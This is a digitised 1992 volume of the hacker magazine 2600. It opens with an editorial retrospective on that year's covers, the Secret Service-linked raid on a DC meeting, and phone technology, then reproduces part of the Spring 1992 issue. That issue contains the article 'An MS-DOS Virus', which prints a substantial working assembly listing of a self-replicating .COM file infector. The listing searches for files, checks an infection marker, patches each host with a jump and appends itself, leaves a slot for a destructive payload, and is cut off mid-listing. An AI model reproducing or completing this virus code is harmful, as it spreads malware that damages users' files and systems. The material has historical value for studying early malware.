# 2600

## The Hacker Digest - Volume 9

1992

# FORMAT

The 1992 cover format continued the previous year's style. Non-subscriber issues had a price of $4 printed on the cover, with an exclamation point following the price for Spring, making this a year where two versions of each cover exist. The page length remained at 48 pages with the page numbering scheme also remaining as it was in previous years. The table of contents titles on the back cover had the following unique titles - Spring: "containment field"; Summer: "potential lawsuits"; Autumn: "inner workings"; and Winter: "offerings". The three solid lines around the article titles remained until the Winter issue, when it was replaced by a single thick solid one. Second class postage permit info continued to be printed on the back covers of all issues.

Messages continued to be hidden in tiny print in the space on the back cover where a mailing label would go, carrying on another tradition - Spring: "it never happened" (alluding to revisionism found throughout the world); Summer: "WE'RE IN A UNITED STATE" (an acknowledgment of the unity existing in the hacker world); Autumn: "10/28/92 end of world virus" (a made up virus that fooled some members of the media); and Winter: "KOSOVO KLEANING 93" (a dire prediction of what was ahead in the former Yugoslavia).

# COVERS

The first three covers of the year were drawn by Holly Kaufman Spruch and the last one was drawn by newcomer Affra Gibbs. The mini-covers in the upper right would also continue throughout the year. The covers continued to focus on events in the hacker world as well as what was going on throughout the rest of the planet.

The Spring 1992 cover was set in Washington DC at a time of upheaval. The Capitol Dome is in the distance. The Capitol Reflecting Pool, normally a rectangle, is instead in the shape of the letter S. The presence of a scarecrow, a tin man, and a lion would indicate that the pool is actually a winding path and the Capitol building the equivalent of the Emerald City. The light bouncing off the building would seem to confirm this. There are signs posted on the grass next to the pool that hint at ominous developments ahead. One says "AMSOC," which is a reference to "INGSOC" from *1984*. INGSOC was the political ideology of the totalitarian government in that novel, which took place in England. We merely made an American version of it. Another sign warns of punishment ahead, a reference to the increasing penalties that hackers everywhere seemed to be facing. "Computer Licensing and Registration - Form Line" was a warning of the threats to free speech that regulation of computers would bring. We had a little fun with the Roe vs. Wade debate which was once again raging at that time. Two signs referred to potential changes in the culture. One said "Rowing Allowed" with the word "Not" inserted between the two words while the second read "Wading Not Permitted" with the "Not" in that phrase crossed out. At the bottom (and the beginning of the path) is the direction to "Follow the Shining Path" which basically was a literal instruction but it was also a reference to the Shining Path guerillas who were in the center of a civil conflict in Peru. 1992 would prove to be a very pivotal year for them. A dead cow is seen on the grass, a nod to the hacker group Cult of the Dead Cow and a monk is seen presiding over the entire scene. A digital payphone is present with connections to two different telephone poles, a reference to the surveillance capabilities the authorities were attempting to install in digital phone systems. The mini-cover was a simple statement - a UNIX prompt for the root superuser (#) with the command “whoami” entered next to it. The answer with a prompt like that would of course be “root” and this was meant as a reminder of how powerful we each were if we only took the time to look. And the tradition of an exclamation point on the masthead of the first issue of the year also continued, only with three of them this time.

Summer 1992 was a fairly simple concept. Because of the definitive article about phone phreaking that was contained in this issue, the cover was an image of the Statue of Liberty holding a demon dialer and emanating colors that represented blue box and red box tones. Hanging off Lady Liberty’s crown is a baseball cap, a reference to a bizarre incident that took place in a St. Louis mall during the annual hacker gathering known as Summercon. Apparently, wearing a baseball cap backwards at the mall was forbidden, which led to a group of hackers buying caps in that very same mall specifically to defy the rule, which caused a bit of a stir. “Get Well Curtis” is written on one of the clouds in the sky, a message to Curtis Sliwa, founder of the Guardian Angels and outspoken critic of the police, who had been shot and seriously wounded earlier that year. The mini-cover was comprised of an excerpt of a confidential Secret Service document we had obtained, which simply said “Secret Service CONFIDENTIAL.” We just wanted them to know we were watching.

The Autumn 1992 cover had a few things going on, nearly all of which related to injustice in one form or another. A judge’s hand is seen about to pound his gavel, apparently directly into a touch tone phone that’s off the hook. The inscription “Get Up Stand Up” is scrawled on the side of the desk, a reference to the famous Peter Tosh song of defiance. However, it could also be read as a command to those in the courtroom to obey and submit. Another hand is seen being raised in response, or in questioning, or in a Nazi salute. A clock reads 9:55 or “five to ten,” a prison sentence many hackers were being threatened with. Another dial is divided into four sections with an arrow pointing straight down: Kafka, a reference to Franz Kafka, the famous writer who was known for his stories of social-bureaucratic powers that squashed the individual; Panic, which could be interpreted literally as panic, something many in the hacker world were actually doing as government powers increased, or as Milan Panic, the American millionaire who had somehow become Prime Minister of Yugoslavia, a country that was beginning to face a series of increasingly brutal wars; Nicolae, a reference to Nicolae Ceausescu, the late repressive leader of Romania, whose style of governing and surveilling was at risk of returning in a number of places; and the dialing code +49 381, which referred to the city of Rostock in Germany, which was where violent mob attacks against migrants were taking place not long after the reunification of the country. The mini-cover shows a sunglass wearing kid holding up a badge, possibly one he had just printed - our answer to the power-abusing authorities we were all too familiar with.

Winter 1992-93 had a few allusions to current events in its cover. All of the action takes place on a golf course, an apparent allusion to the "golf course analogy" that had been used to defend hackers. The traditional "house analogy" compared hackers to burglars whereas the new "golf course analogy" compared them to mischievous trespassers who certainly could not be thought of as criminals. In the distance, a clubhouse is seen with a "Keep Out!" sign in front of it. A sign like that served as a blatant invitation for those with the hacker spirit. In the foreground, a man is seen trying to take a computer away from a baby. The computer has model number RU 486 written on the side. The 486 was a popular and powerful computer of the time. However, RU-486 was also known as Mifepristone, a controversial "abortion pill" that had been in the news an awful lot. In the background, three Secret Service agents can be seen acting as puppeteers for three security guards. This was an obvious reference to the raid on the November 1992 *2600* meeting in Washington DC, where security guards acting at the behest of the Secret Service harassed, searched, and detained our meeting attendees. They were caught red-handed and a scandal ensued, the effects of which would be felt for years. The mini-cover featured a mysterious phrase: "National Technical Means" along with an equally mysterious symbol. The phrase pertained to verification of nuclear treaties.

# INSIDE

The staff section had credits for Editor-In-Chief, Artwork, Writers, Technical Expertise, and Shout Outs. An Office Manager credit returned starting in Autumn. Remote Observations was replaced with Technical Expertise for Winter. The staffbox appeared on page 3 for all issues except Autumn, where it was moved to page 2 to make room for the annual Statement of Ownership as required by the post office. The Writer list ended with "the uncommitted" for Spring, "the identity impaired" for Summer, "the transparent adventurers" for Autumn, and "the irregulars" for Winter. Our laser printer "Franklin" would continue to get a shout out in each issue. The staffbox quote from Assistant District Attorney Don Ingraham (California), which we started printing in our Autumn 1991 issue ("They are satisfying their own appetite to know something that is not theirs to know"), was printed one more time in the Spring 1992 issue. That was replaced for the remaining issues of 1992 with another gem: "The back door program included a feature that was designed to modify a computer in which the program was inserted so that the computer would be destroyed if someone accessed it using a certain password." - United States Department of Justice, July 1992.

Mailing info continued to be printed on page 3 as required by the post office.

We added a third meeting to our list - Washington DC - which would prove to be a rather historic one by the end of the year. It was in November that attendees of the DC meeting found themselves at the center of a huge controversy when they were surrounded by mall cops and forced to show identification and submit to searches. But that act of harassment led to a much bigger scandal when *Communications Daily* reporter Brock Meeks got the director of mall security to admit on tape first thing Monday morning that the whole thing had been organized by none other than the Secret Service. Had Meeks called a little later that day, the mall cops undoubtedly would have already been told by the Secret Service to keep their mouths shut. "There just wasn't enough time for a cover-up and this is what did them in." We were very fortunate to have had a bunch of level-headed people in attendance who did exactly what they should have when faced with this situation: "...the hackers immediately got in touch with the New York *2600* meeting, the *Washington Post*, the Electronic Frontier Foundation, Computer Professionals for Social Responsibility, and the American Civil Liberties Union." Many agreed with our overall assessment: "The mature and professional reaction of the DC hackers is what really made the difference in this case." We concluded our thoughts on the matter with a call for defiance: "We intend to continue meeting in such areas and will only stop when it becomes illegal for *anybody* to meet in such a place." And by the end of the year, our list of meetings was up to nine and growing. In addition to Washington DC, New York, and San Francisco, we now had Los Angeles, Chicago, St. Louis, Philadelphia, Cambridge (Massachusetts), and Austin. As we liked to say: "Every time we're attacked, we only get stronger." (And, as special thanks, we printed a full listing of Secret Service field office phone numbers in our Winter issue.)

This had actually been the second hacker-related incident in a mall that year. During the Summercon gathering in St. Louis over the summer, hackers collided with a mall policy that stated: "clothing must be worn in the manner in which it was intended." This meant that anyone who wore a baseball cap backwards was in violation. Not wanting to give up this basic form of expression and fashion so easily, a group of hackers (including *2600* staffers) bought some hats at a store in that very same mall and had a bit of a standoff with the authorities. As we concluded at the end of the year: "It just hasn't been a good year for malls."

There were many other things to be upset about throughout the year. Racial strife manifested itself in Los Angeles in the wake of the trial of cops accused of beating Rodney King. We printed some of the racist computer messages from that department that came out during the trial. We also printed pictures of payphones that were caught up in the ensuing riots.

Our readers and writers exhibited a healthy fear of the NSA and a deep suspicion of their true agenda. We followed with great interest the FBI's desire to install remote surveillance on digital phone systems. "Whereas in the past, it was a royal pain to get a wiretap going, with new technology it will be easy. Too easy. Surveillance will be obtainable remotely from a keyboard." Hackers, as always, were seen as key in the battle to educate people and get this sort of thing defeated. As one letter writer put it, "Who better to crush the system than people that understand the ways that the system imposes itself upon us and pries into every nook and cranny of our private lives."

We called out those in power who sought to escape justice and judgment. In one such story, we determined that "Bush and Reagan administration people want to destroy the White House's electronic mail, claiming it's not the same as files that would ordinarily be preserved in the National Archives." Such power and privilege were extremely disconcerting. After all, “there is nothing more dangerous than a group of powerful paranoids.”

We expressed our annoyance at the enforcement of a meaningless law that made it illegal to listen to cell phone frequencies. It did nothing to actually make communications secure and simply wound up crippling new devices and giving consumers the false impression that they were being protected.

Legally, we were threatened by Bellcore for publishing information the previous year about built-in privacy holes that they had designed. We printed the threat, along with our explanation on why we would not yield to their demands to not print what they didn’t want us to: “This is not the first time we have done this. It will not be the last.”

In a scary turn of events, wiretaps had been used for the first time in hacker raids. “The government is now saying that hackers are in a league with the most notorious of criminals.” And since we had been in direct contact with a number of the targeted individuals, we had to wonder if this eye of surveillance would be turned directly towards us. Even worse, there was a degree of discord in the hacker community that made this sort of thing even easier to pull off. One group of hackers saw another group as a threat and had helped the authorities to clamp down on them. The result was that the targeted group “has been portrayed as the group of potential terrorists that the government needs and the media wants.” We were quite adamant in our views on the danger that hacker “groups” could cause to the community. “A combination of unhealthy rivalry and gross generalization has helped to create an environment perfectly suited to carrying out the government’s agenda.”

We published a review of the long-awaited *Hackers* card game from Steve Jackson Games which had been held up due to an infamous raid two years earlier. We reviewed the movie *Sneakers* which was a decent flick of the time that earned the hacker community’s keen interest. We heard firsthand from Prodigy as they attempted to defend themselves against accusations that they were invading their users’ privacy. And we released some brand new *2600* shirts with only one design detail revealed: they were white on black.

We also made available copies of a “hacker video” we produced in the Netherlands that showed Dutch hackers getting into American military computer systems. It was revealed that copies of our magazine were mysteriously disappearing in the mail. And, as was more common than not in those days, back issue orders took up to six weeks due to all of the processing time needed.

Technology changed quite a bit in 1992. Sadly, our own crossbar telephone switch was retired and we joined the ranks of everyone else who had a standardized digital system. It was common knowledge at the time that the German phone system didn’t support touch tones - rotary dial was still the norm. In the ex-Soviet Union, the old phone system was rapidly expanding and modernizing. In the States, we were seeing all kinds of new services, some good, some bad, others just interesting. CD-ROMs were coming out that had entire telephone directories contained within at a phenomenal cost. An 800 number popped up that had the ability to charge $120 to the calling phone number - quite a trick considering the 800 area code was exclusively for toll-free numbers! The new Easy Reach service from AT&T debuted. The idea was to give someone a single phone number that they could have for their entire life - since the 700 area code this service used was non-geographical. We actually started to use Easy Reach so people could call our voice bulletin board system without it being attached to a specific phone number. (While some people complained at the 15 cent a minute cost, that was only two cents a minute more than the cost to make a normal call.) We also gave out free accounts on the *2600* voicemail system for writers. And our attitude towards technological changes, even ill-advised ones such as an impending postal rule modification, tended to err on the side of mischief rather than of dread: "*2600* awaits this increased complexity and confusion with delightful anticipation."

We printed reader ideas on mag strip hacking and theorized on the prospect of bar codes on highways that would provide information for drivers. We invited readers to send us tapes of cellular phone calls recorded off the unencrypted airwaves and encouraged them to keep asking questions and to "never apologize for wanting to learn. It's far better to admit ignorance than to feign knowledge."

Online speeds were ever-increasing, leading some to comment on the dangers of "baud rate supremacy," which prevented them from continuing to use a 300 baud modem whenever they chose to. The concept of "portable hacking" was introduced. We told people how to hack by laptop on the cheap. But if you wanted the works - a 486 with 64 megs of RAM and a 660 megabyte hard drive, you could expect to spend about 13 grand for the privilege.

Phone companies continued to be sleazy. New York Telephone grudgingly allowed customers to block their number from Caller ID, but they snuck in a feature that allowed blocked numbers to be called back and identified using *69 (for yet another extra fee). We looked at some developing technology that the phone companies were working on. We discovered that future plans for Caller ID over Call Waiting were being designed with a four second interruption to the voice conversation in progress! Needless to say, we advised against this idea.

In Europe, thoughts of unification were on the horizon and with that came the desire to standardize various aspects of the phone systems. 112 was suggested as the universal emergency number, which at the time seemed problematic as rotary systems would often dial that number randomly when lines were cutting in and out. We printed a definitive article on phone phreaking from Billsf, one of the leading phone phreaks in the world who lived in the Netherlands. Related to this was our promotion of the *Hack-Tic* demon dialer, the ultimate tool for the modern phreak. But we all saw the writing on the wall: "Soon the term 'long distance' will be a misnomer."

The old phone system would soon be extinct. But this was nothing to be sad about: "No matter how technology changes, there will always be something to play with."


# 2600

# whoami

The Hacker Quarterly!

VOLUME NINE, NUMBER ONE!
SPRING 1992!

# JAPANESE PAYPHONES



**A chronology of Japanese payphone culture. In the upper left, the "red public phone" is the oldest type of payphone. It only takes 10 yen coins and is rotary. In the upper right is the "yellow public phone" which takes 10 or 100 yen coins and is pushbutton. The "green public phone" (lower left) takes telephone cards as well as everything else while the public phone on the lower right does everything and has a digital display as well.**

***SEND YOUR PAYPHONE PHOTOS TO: 2600 PAYPHONES, PO BOX 99, MIDDLE ISLAND, NY 11953. IT'S WORTH RISKING YOUR LIFE FOR.***

*2600 (ISSN 0749-3851) is published quarterly by 2600 Enterprises Inc., 7 Strong's Lane, Setauket, NY 11733. Second class postage permit paid at Setauket, New York.*

**POSTMASTER:** Send address changes to
*2600*, P.O. Box 752, Middle Island, NY 11953-0752.

Yearly subscription: U.S. and Canada --$21 individual, $50 corporate (U.S. funds).
Overseas -- $30 individual, $65 corporate.
Back issues available for 1984, 1985, 1986, 1987, 1988, 1989, 1990, 1991
at $25 per year, $30 per year overseas. Individual issues available
from 1988 on at $6.25 each, $7.50 each overseas.

**ADDRESS ALL SUBSCRIPTION CORRESPONDENCE TO:**
*2600* Subscription Dept., P.O. Box 752, Middle Island, NY 11953-0752.
**FOR LETTERS AND ARTICLE SUBMISSIONS, WRITE TO:**
*2600* Editorial Dept., P.O. Box 99, Middle Island, NY 11953-0099.
**INTERNET ADDRESS:** 2600@well.sf.ca.us

***2600* Office Line: 516-751-2600, *2600* FAX Line: 516-751-2608**

## STAFF

**Editor-In-Chief**
Emmanuel Goldstein

**Artwork**
Holly Kaufman Spruch

***"They are satisfying their own appetite to know something that is not theirs to know."***
***- Asst. District Attorney Don Ingraham***

**Writers:** Eric Corley, The Devil's Advocate, John Drake, Paul Estev, Mr. French, Bob Hardy, The Infidel, Knight Lightning, Kevin Mitnick, The Plague, Marshall Plann, David Ruderman, Bernie S., Silent Switchman, Scott Skinner, Mr. Upsetter, Dr. Williams, and the uncommitted.

**Technical Expertise:** Billsf, Rop Gonggrijp, Phiber Optik, Geo. C. Tilyou.

**Shout Outs:** Dimitri and Franklin.

# An MS-DOS Virus

**by the Paranoid Panda**

The MS-DOS *.COM file is the simplest of all executable files. This format was included in MS-DOS to provide compatibility with the CP\M operating system. Although CP\M seems to be largely a thing of the past, *.COM files are still being produced, so there is plenty of opportunity for infection.

As with the Atari virus I gave you in the Spring 1991 issue of 2600, this virus is designed to infect executable files while still rendering them capable of fully performing their original, intended functions. Consequently, this is not an overwrite virus, and preserves all of the infected file's original code.

The *.COM file has no program header, as do *.EXE files, and has no file trailer such as Atari *.PGM, *.TOS, and *.TTP program files do. All the *.COM file has is executable 80X86 instructions. It must be capable of loading in one segment (64 Kbytes), along with the Program Segment Prefix (PSP) created by MS-DOS at load time, as well as the two byte stack which is automatically created. Hence, the complete *.COM file must always be 64 Kbytes, less 256 bytes for the PSP, less 2 bytes for the stack. As a result, a candidate file for infection must be short enough so that when its length is increased by the length of the virus, it will still not exceed this maximum length, and MS-DOS will still load it for execution.

MS-DOS will load *.COM files at offset 100 hex (100h using the MicroSoft Assembler notation), and all memory references in the program are short (i.e. 16 bit) addresses. This is, in essence, an absolute encoding and addressing scheme, so that the virus code cannot be added at the beginning while moving all the original code down in the address by the length of the virus.

The only way to add the virus is at the end, and to insert a short jump to the virus beginning at the start of the file. This means that the first three bytes of the original code will be destroyed, so the virus must save these three bytes between the end of the file's code and the beginning of the virus code. Once the virus has completed execution, it restores the original three to the file's beginning in RAM, and jumps there.

The comments in the accompanying listing pretty well tell the rest of the story, but a few words are still in order. There is a space in the code, at symbolic location "payload:" for insertion of code which does the actual "dirty work" of the virus. All you will find there is a single "no op" instruction. You can add whatever you think best at that point. This code is supplied for instructional purposes only, and all that clap-trap.

Note also that this particular version of the virus does not perform a very sophisticated search for candidates for infection. The search will only be performed in the directory where the already infected file resides, and does not search any subdirectories. That's easy enough to fix, and as the college text books say, that is an exercise which is left to the student.

Happy Computing!

```
PAGE ,120
; File VIRUS.ASM - This is the launch program for the Mark II virus.
; It is to be assembled, linked, and converted to a *.COM file using
; EXE2BIN.  When run, it looks within the defined search space for other
; COM files to infect, and infects them.  Then it runs its payload module.
; This launch program is structured like an infected file, so it contains
; a "dummy" host program like that which would be in an infected file.
; Control is returned to this dummy host program when this program runs.
; In the infected file, control will be returned to the actual program
; it contains after the payload module of its parasitic virus runs.
```

```
                _VIRUS SEGMENT
                ASSUME cs:_VIRUS,ds:_VIRUS,ss:_VIRUS
                ORG 100h
; This is the start of the dummy host program.      Control is transferred
; here after the virus runs. All it does is terminate the program with
; a normal MS-DOS termination call, after having put out a message
; inform ing that the program has terminated normally.

; The next instruction is what is actually intended to be
; in the dummy host program. It is the beginning of the code which
; sets up the DOS call to write the termination message on the screen.
; The infected program which would have infected this one would have
; inserted a jump to the beginning of the virus over this, after saving
; what was actually there. When the virus completes, it will restore
; the parts of the mangled original host code, and run the host program.
;
;               mov bx,1
;
; What you see encoded below, using the "db" assembler pseudo-op, is
; the hand encoded jump to the beginning of the virus, installed by the
; program which would have infected this one. As it happens, the jump
; written into the beginning is the same length as the instruction
; (mov bx,1) which was there in the first place. In general, there
; is no guarantee just what will be there, and how long it will be.
; Since the program being infected is a COM program, the only guarantee
; is that the file will begin with some executable instruction. Thus,
; the program getting infected may have part of an executable instruction
; mangled by the inserted jump, or possibly one entire instruction plus
; part of another.
;
; The inserted code begins with "E9", the op-code byte for a jump relative
; to the contents of the IP as it will look after the jump plus displacement
; is fetched. (The IP will contain 103h. COM programs begin at offset
; 100h, and the jump plus displacement requires 3 bytes.) The next two
; bytes are the displacement to the beginning of the virus. The
; displacement is cal culated by the infecting program, as follows:
;
; D = displacement to be added to current IP (=103) to get to
;   virus start.
; D = Uninfected file length
;   -
;   Current IP (=103)
;   +
;   4 bytes storage space for the overwritten first instruction.
;
;   If the uninfected length of the target file is odd, a zero byte
;   will be added at its end before the virus code is attached.
;
;   The virus will thus begin on a word boundary, and NOP's inserted
;   by the assembler to put other things on a word boundary will still
;   perform their intended purpose.
;
filelength EQU begin-start
start:          db 0E9h             ; Op-code for jump
                dw filelength+4-3   ; Displacement calculation
                mov cx,lmessage
                mov dx, OFFSET message
                mov ah, 40h
                int 21h         ; Put termination message on the screen.
                mov ah,4Ch          ; Function number of normal pgm
                                    ; termination
                int 21h             ; Call DOS and terminate.


message: db "Launch program has terminated normally.",0Dh,0Ah,0
lmessage EQU $-message

; This ends the dummy host program. What follows is the actual virus,
; which will be copied into the target file.

virlength EQU finish-begin+102h ; Length of virus + PSP + initial stack.


begin:          db 0BBh,01,00       ; The instruction "mov bx,1" which
                                    ; would have been saved here by the
                                    ; infecting program.
                db 00               ; Make save bin 4 bytes total.
```

```
virusbegin:                     ; The beginning of the actual virus
                                ; code.
; Get and save the base address of the virus.
            mov bp,101h         ; Address of LSB of jump
                                ; displacement
            mov bx, WORD PTR [bp] ; Get displacement in bx
            add bx,103h         ; Add IP contents after first
                                ; instruction.
                                ; Now bx contains address of
                                ; "virusbegin:"
            mov bp,100h         ; Beginning of pgm. where original
                                ; instruction will be restored.
            mov dl,[bx-4]
            mov [bp],dl         ; First byte
            mov dl,[bx-3]
            mov [bp+1],dl       ; Second byte
            mov dl,[bx-2]
            mov [bp+2],dl       ; Third byte
            push bx             ; Save the actual start of virus.

; ######## STACK POINTER INFO: One word pushed on stack ##########

; ******* Beginning of the Infection Module. ********************

; First, search for an uninfected candidate file. If one is found,
; infect it before running the Payload Module.      If none is found,
; proceed directly with the Payload Module.

; Use function SFIRST (Int 21h, fn. 4Eh) to get a candidate file.
            jmp sfirst          ; Jump over wildcard string

wildcard:  db "*.COM",0    ; Wildcard name for COM files

sfirst:  mov ah,4Eh                 ; Function no. of SFIRST
                pop dx              ; Get base address of virus start
                push dx             ; Restore the stack pointer
                add dx,wildcard-virusbegin   ; Add distance to string.
                mov cx,0            ; Attribute word=seek normal files
                int 21h             ; Call DOS
                jnc over1           ; Found one.
                jmp payload         ; Otherwise, no COM files,
                                    ; do payload.

; Now that a candidate file is found, make sure that when the virus is
; added, it will not be too long to be a COM file. COM file maximum
; length is 64kbytes less 100h bytes for the PSP, less two bytes for the 0
; bytes added on the stack by the operating system on loading.

over1:          mov bx,80h+1Ah  ; Address in PSP/FCB containing
                                ; file length.
                mov ax,virlength ; Length of virus
                add ax,[bx]     ; Will get overflow if file length
                                ; too big.
                jno checkinfect ; No overflow, keep going.
                jmp snext       ; This file too big to infect,
                                ; try another.


; A candidate file has been found. Determine if it is infected, or
; go on to the next one.
checkinfect:

; Open the file.
fileopen:  mov ah,3Dh           ; Fn. no of OPEN WITH HANDLE
                mov al,02       ; Open for read/write access.
                mov dx,80h+1Eh  ; Location in DTA of file name.
                int 21h         ; Call DOS.
                jnc opened      ; Open was successful, continue
                jmp snext       ; Cannot open this file, look
                                ; for more.
opened:    push ax              ; Save file handle.

; ######## STACK POINTER INFO: Two words pushed on stack ##########

; Open was successful, move the file pointer to the infection marker.
                mov ah,42h      ; Fn. no. of LSEEK
                mov al,02       ; Measure offset from end of file
                pop bx          ; Get file handle.
                push bx         ; Keep file handle on top of stack.
                mov cx,0FFFFh   ; MSB of offset from end.
                                ; Sign extend.
                mov dx,0FFFCh   ; LSB of infection marker.
                                ; File end - 4.
                int 21h         ; Call DOS.
                jnc over3       ; No error, continue.
                jmp closefile   ; Error occurred, close this one
                                ; and look again.

; Read the last four bytes.
over3:          mov ah,3Fh      ; Fn. no of READ
                pop bx          ; Get file handle.
                pop dx          ; Get address of "virusbegin:"
                push dx         ; Restore to stack
                push bx         ; Restore file handle on stack.
                add dx,-4       ; Move pointer back to start of
                                ; save bin.
                mov cx,4        ; Read 4 bytes
                int 21h         ; Call DOS
                jnc over4       ; No error, keep going.
                jmp closefile   ; error occurred, close this one,
                                ; look again.

; Compare the last four bytes with the infection marker.
over4:          pop bx          ; Take file handle off to get to adr.
                pop bp          ; Get address of "virusbegin"
                push bp         ; Restore buffer address
                push bx         ; Restore file handle.
                mov bh,[bp-4]   ; First byte
                mov bl,[bp-3]   ; Second byte
                xor bx,0001h    ; First half match?
                jnz over5       ; First half doesn't match, continue.
over4a:   mov bh,[bp-2]         ; Third byte
                mov bl,[bp-1]   ; Fourth byte
                xor bx,0FFE0h   ; Second half match?
                jnz over5       ; No match.  Continue.
                jmp closefile   ; Matches marker. Close and try again.

; File is not infected.  Proceed to infect.
;
; Move file pointer to beginning of file.
over5:          mov ah,42h      ; Fn. no. of LSEEK
                pop bx          ; File handle in bx.
                push bx         ; Keep the stack equalized.
                mov al,00       ; Offset from file beginning.
                mov cx,0        ; Offset = 0
                mov dx,0        ; Offset = 0
                int 21h         ; Call DOS
                jnc over6       ; No error, continue.
                jmp closefile   ; Error, try another file.

; Save the first three bytes in the buffer.
over6:          mov ah,3Fh      ; Fn. no. of READ
                pop bx          ; Get the file handle
                pop dx          ; Beginning of buffer
                push dx         ; Restore the stack
                push bx         ; Restore the stack
                add dx,-4       ; Move pointer to start of save bin.
                mov cx,3        ; Read 3 bytes
                int 21h         ; Call DOS
                mov al,0        ; Zero byte for fourth loc. in
                                ; save bin.
                add dx,3        ; Reg. dx points to fourth loc in
                                ; save bin.
                mov bp,dx       ; Place in base pointer for index.
                mov [bp],al     ; Write zero byte in fourth loc.

; Move file pointer back to the beginning of the file.
                mov ah,42h      ; Fn. no. of LSEEK
                pop bx          ; File handle in bx.
                push bx         ; Restore the stack
                mov al,00       ; Offset from file beginning
                mov cx,0        ; Zero offset
                mov dx,0        ; Zero offset
                int 21h         ; Call DOS
```

```
                jnc past        ; No error, continue.
                jmp closefile   ; Error, try another file

; Overwrite the first three bytes with a jump to virus beginning.
tempbuf:  db 0E9h,0,0
past:           pop bx          ; Get file handle
                pop bp          ; Get actual address of "virusbegin"
                push bp         ; Equalize stack
                push bx         ; Equalize stack
                mov si,80h+1Ah  ; Location in DTA of file length
                mov ax,[si]     ; Get target file length in ax
                xchg ah,al      ; Swap halves temporarily.
                sahf            ; Lower byte of file length to
                                ; flag reg.
                xchg ah,al      ; Swap back.
                jnc noadd       ; LSB of ax into carry. Jump
                                ; if c(ax) even.
                add ax,1        ; Else, add one to c(ax) to
                                ; make result even.
noadd:          add ax,1        ; Total jump is file length - 3 + 1
                add bp,tempbuf-virusbegin ; Get address of
                                          ; tempbuf in bp
                mov [bp+1],al   ; First displacement byte
                mov [bp+2],ah   ; Second displacement byte
                mov dx,bp       ; Start of buffer to dx
                mov ah,40h      ; Function no. of WRITE
                mov cx,3        ; Write 3 bytes
                int 21h         ; Call DOS

; Move the file pointer to the end of the file.
                mov ah,42h      ; Fn. no. of LSEEK
                mov al,02       ; Offset measured from end.
                mov cx,0        ; Zero offset
                mov dx,0        ; Zero offset
                pop bx          ; Get file handle
                push bx         ; Restore the stack
                int 21h         ; Call DOS

; Check target file length.  If odd, add a 0 byte at the end.
                mov bp,80h+1Ah  ; Address of lower byte
                                ; of file length.
                mov ax,[bp]     ; Get lower byte in ax for comparison
                and ax,1        ; Get lsb of file length
                jz skip         ; Skip if file length even
                mov ah,40h      ; Fn. no. of WRITE
                pop bx          ; Get file handle
                pop bp          ; Address of "virusbegin"
                push bp         ; Equalize stack
                push bx         ; Equalize stack
                add bp,-1       ; Move pointer just behind
                                ; saved 3 bytes
                mov dx,bp       ; location of one byte buffer
                mov cx,1        ; Write one byte
                mov [bp],ch     ; Zero byte to be written
                int 21h         ; Call DOS

; Write the virus onto the end of the target file.
skip:           mov ah,40h      ; Fn. no. of WRITE
                mov cx,finish-begin ; No. of bytes to be written
                                ; equals 4 byte save bin plus
                                ; virus executable code.
                pop bx          ; Get file handle
